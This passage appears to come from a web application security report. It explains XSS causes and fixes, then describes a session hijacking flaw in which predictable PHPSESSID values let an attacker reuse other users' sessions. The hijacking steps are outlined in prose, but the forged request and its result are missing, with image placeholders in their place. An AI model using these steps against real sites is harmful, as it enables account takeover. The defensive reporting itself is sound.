The basic cause of XSS is that user-input data is taken by the application without adequate validation and sanitization. This data is being inserted into the raw source code of an HTML page, which is interpreted by the html, javascript interpreter.

To eliminate XSS vulnerabilities, look for every instance within the application where user-controllable data is taken as input.

When all input sources are identified a two fold approach should be followed to prevent any actual vulnerabilities from arising:

1) Input Validation: Use of whitelisting or blacklisting techniques. Either the developer specifies what should be allowed in a given field or he/she identifies known bad characters and the system either filters them out or blocks the request altogether.

2) Output Validation: Stored third party data should be HTML-encoded to sanitize potentially malicious characters. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that browsers will handle potentially malicious characters in a safe way, treating them as part of the content of the HTML document and not part of its structure.



Server must validate, filter and santize all the inputs taken from the user. It should not leave this validation at the client side.

Session Hijacking:

The session can be easily hijacked as the application produces a fixed sequence of PHPSESSID values. An attacker can easily store many sessionids and send request with any of the session ids. If any client is alive with a session id, there is high probability that it has session id already present with the attacker.

Steps:



Register an account and store the intercepts from the client. Following are the example intercepts:




Cookie: PHPSESSID=7da01d0f7fldlelb8bc201e5dd68a2eb

An attacker can easily fake a http request like this:

Http request of an attacker:



Result is:



Therefore, a session from another client is hijacked.

Prevention:

- 1) *Regeneration of session Id after login of client.*
- 2) *Random values of session Ids must be generated.*
- 3) *Encrypt the session ids using SSL/TLS.*

More can referenced from : http://en.wikipedia.org/wiki/Session_hijacking#Prevention